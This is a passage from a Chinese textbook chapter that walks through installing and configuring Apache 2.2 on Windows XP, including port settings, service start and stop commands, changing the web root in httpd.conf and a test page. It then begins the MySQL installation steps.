


图 1-8　设置系统信息界面

(5) 在图 1-8 所示的界面中，对服务器的以下信息进行设置。

① 在 Network Domain 文本框中，输入网络域名(如 nowphp.info)。

② 在 Server Name 文本框中，输入服务器名称(如 www.nowphp.info)。

③ 在 Administrator’s Email Address 文本框中，输入网站管理员邮箱。

④ 若选中 for All Users, on Port 80…单选按钮，则对所有的用户开放服务器，并将侦听端口设置为 80，此端口号在网址中可以省略。在这里选择此项。

⑤ 若选中 only for the Current User, on port 8080…单选按钮，则仅对当前用户开放服务器，并将侦听端口设置为 8080，此端口号在网址中不能省略。

完成以上设置，单击 Next 按钮，进入如图 1-9 所示的界面。

注意：

由于在 Windows 系统，IIS 的默认端口也为 80，如果选中 for all User…单选按钮，而且如果当前计算机运行了 IIS，则必须对 IIS 的默认端口进行更改，否则将会导致 Apache 不能正常工作。

(6) 在图 1-9 所示的界面中选择安装类型。有两个选项可供选择。

① 选中 Typical 单选按钮，选择典型安装方式。

② 选中 Custom 单选按钮，选择自定义安装方式。

在这里我们选择典型安装方式，单击 Next 按钮，进入如图 1-10 所示的界面。




图 1-9　选择安装类型




图 1-10　选择目标文件夹


(7) 在图 1-10 所示的界面中，选择用于安装 Apache 的目标文件夹。


① 若要只用默认文件夹，直接单击 Next 按钮。

② 若要更改目标文件夹，单击 Change 按钮。

我们设置目标文件夹为 D:\Program Files\Apache Software Foundation\Apache2.2\，并单击 Next 按钮，进入如图 1-11 所示的界面。

(8) 在图 1-11 所示的界面中单击 Install 按钮，开始安装，进度如图 1-12 所示。




图 1-11　开始安装




图 1-12　Apache 安装进度

(9) 安装过程完成，将出现如图的 1-13 所示的画面，单击 Finish 按钮即可完成安装。




图 1-13　完成界面

(10) Apache 服务器的启动、停止和重启。

① 通过 Windows 系统右下角状态栏上的 Apache 绿色小图标来启动、停止或重启 Apache 服务器。

② 启用 Windows 命令行，如图 1-14 所示。

③ 右键单击“我的电脑”，打开“计算机管理”窗口，在该窗口的左侧展开“服务和应用程序”/“服务”/Apache2.2 选项，然后右键单击停止、启动或重新启动，如图 1-15 所示。

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>net stop Apache2.2
Apache2.2 服务正在停止.
Apache2.2 服务已成功停止。


C:\Documents and Settings\Administrator>net start Apache2.2
Apache2.2 服务正在启动 .
Apache2.2 服务已经启动成功。


C:\Documents and Settings\Administrator>
```

图 1-14　停止和开启 Apache 服务的命令行窗口




图 1-15　Windows 系统应用程序管理界面

(11) Apache 如果启动成功，就可以通过浏览器测试。打开浏览器，在地址栏中输入 127.0.0.1，即本机地址，如果看到如图 1-16 所示的显示，说明安装成功。




图 1-16　测试 Apache 服务器

(12) 为了便于管理文件，也可以更改网站根目录的位置。默认的网站根目录是 D:\Program Files\Apache Software Foundation\Apache2.2\htdocs，先需要修改 D:\Program Files\Apache Software Foundation\Apache2.2\conf 文件夹下的 httpd.conf，并用记事本打开此文件。

① 找到“DocumentRoot”关键字，这行命令是设置网站根目录的。原始设置为：DocumentRoot "D:/Program Files/Apache Software Foundation/Apache2.2/htdocs"，将其修改为：DocumentRoot "D:\htdocs"。

② 找到“<Directory>”字段，这行命令用于设置目录访问权限。原始设置为：<Directory "D:/Program Files/Apache Software Foundation/Apache2.2/ htdocs">，将其修改为：<Directory

"D:\htdocs">。

③ 测试是否更改成功。在记事本中输入以下内容：

```
<html>
<head>
<title>一个测试网页</title>
</head>
<body>
<h1>通过 Apache 服务器发布</h1>
</body>
</html>
```

将其重命名为 1.html，存放到 D:\htdocs 文件夹中，然后在浏览器中输入 http://127.0.0.1/1.html，如果得到图 1-17 所示的结果，则表明网站目录配置成功。




图 1-17　测试网页

1.4.2　安装和配置 MySQL

MySQL 的安装分为两部分，一部分是程序的安装，另一部分是配置 MySQL 文件。具体的安装与配置步骤如下。

(1) 下载 MySQL 软件，双击安装文件 setup.exe，在屏幕上弹出 MySQL 安装向导欢迎界面，如图 1-18 所示。直接单击 Next 按钮进入如图 1-19 所示的界面。



图 1-18　安装向导欢迎界面




图 1-19　选择安装类型

(2) 在图 1-19 所示的安装类型选择界面中选中 Custom 单选按钮，然后单击 Next 按钮进入如图 1-20 所示的界面。

(3) 在图 1-20 所示的用户自定义设置界面中为具体的安装内容指定安装位置。

接下来指定“Developer Components”的安装位置，如图 1-21 所示为使用默认目录安装。




图 1-20　选择安装特性

